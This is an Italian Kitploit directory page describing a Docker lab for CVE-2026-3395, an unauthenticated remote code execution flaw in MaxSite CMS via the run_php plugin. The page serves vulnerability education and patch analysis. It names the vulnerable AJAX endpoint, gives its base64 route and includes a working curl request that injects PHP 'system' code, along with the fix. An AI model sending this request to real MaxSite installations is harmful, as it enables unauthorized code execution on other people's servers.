

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-3395-Lab — # Laboratorio Docker educativo che dimostra CVE-2026-3395, una RCE non autenticata in MaxSite CMS tramite il plugin run_php, con ambienti vulnerabili e corretti per una riproduzione e un'analisi sicure. | Kitploit
Strumenti/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebApprendimento e FormazioneLab e Pratica
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

# Laboratorio Docker educativo che dimostra CVE-2026-3395, una RCE non autenticata in MaxSite CMS tramite il plugin run_php, con ambienti vulnerabili e corretti per una riproduzione e un'analisi sicure.

Vedi Repository
2498 mesi faNon ancora revisionato
Condividi

CVE-2026-3395 — Lab RCE non autenticato MaxSite CMS

Questo repository è destinato esclusivamente a scopi educativi e di ricerca. Tutti i test devono essere eseguiti in un ambiente lab Docker locale. Non distribuire questa configurazione su sistemi pubblici o di produzione.


Riepilogo

CVE-2026-3395 riguarda MaxSite CMS e consente l'accesso non autenticato a un endpoint AJAX amministrativo. Quando il plugin run_php è abilitato, l'input dell'utente può essere valutato come codice PHP tramite il sistema di hook del CMS, il che può portare all'esecuzione remota di codice (RCE).

Questo repository include:

  • Una build vulnerabile (commit pre-patch)
  • Una build corretta (commit post-fix)
  • Un lab Docker per la riproduzione
  • Una dimostrazione sicura dell'impatto

Panoramica della vulnerabilità

L'endpoint vulnerabile si trova in:

application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

Nella versione vulnerabile:

  • L'endpoint è accessibile senza autenticazione
  • L'input dell'utente (POST data) viene passato tramite mso_hook()
  • Il plugin run_php elabora i blocchi [php]...[/php]
  • Il plugin valuta il codice racchiuso usando eval()

Se run_php è abilitato, ciò comporta l'esecuzione remota di codice non autenticata.

La versione corretta aggiunge:

if (!is_login()) die('no login');
mso_checkreferer();

Questo limita l'accesso ai soli utenti autenticati.


Configurazione del lab Docker

Questo lab crea due ambienti:

AmbientePorta
Vulnerabile8081
Corretto8082

Requisiti

  • Docker
  • Docker Compose v2

1. Build e avvio

docker compose up -d --build

Questo:

  • Creerà entrambe le immagini
  • Avvierà i database
  • Eseguirà automaticamente l'installer del CMS
  • Abiliterà run_php nella configurazione del lab

2. Verifica dell'installazione

Apri nel browser:

http://localhost:8081  (Vulnerabile)
http://localhost:8082  (Corretto)

Entrambe le istanze dovrebbero caricarsi correttamente.

Lab in esecuzione


Prova della vulnerabilità (solo lab)

La rotta AJAX utilizza un percorso codificato in base64.

Il Base64 di:

admin/plugins/editor_markitup/preview-ajax.php

è:

YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==

Test sull'istanza vulnerabile

curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8081/" \
  --data-urlencode "data=[php]system('id');[/php]"

Output RCE vulnerabile


Test sull'istanza corretta

curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8082/" \
  --data-urlencode "data=[php]system('id');[/php]"

Risultato atteso:

no login

Controllo accessi corretto


Arresto del lab

Per fermare i container:

docker compose down -v

Disclaimer

Usa questo progetto solo in ambienti isolati per scopi di ricerca e apprendimento.


Riferimenti

  • Write-up pubblico: https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
  • Voce VulDB: https://vuldb.com/?submit.762169
  • Commit ufficiale del patch: https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    276

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





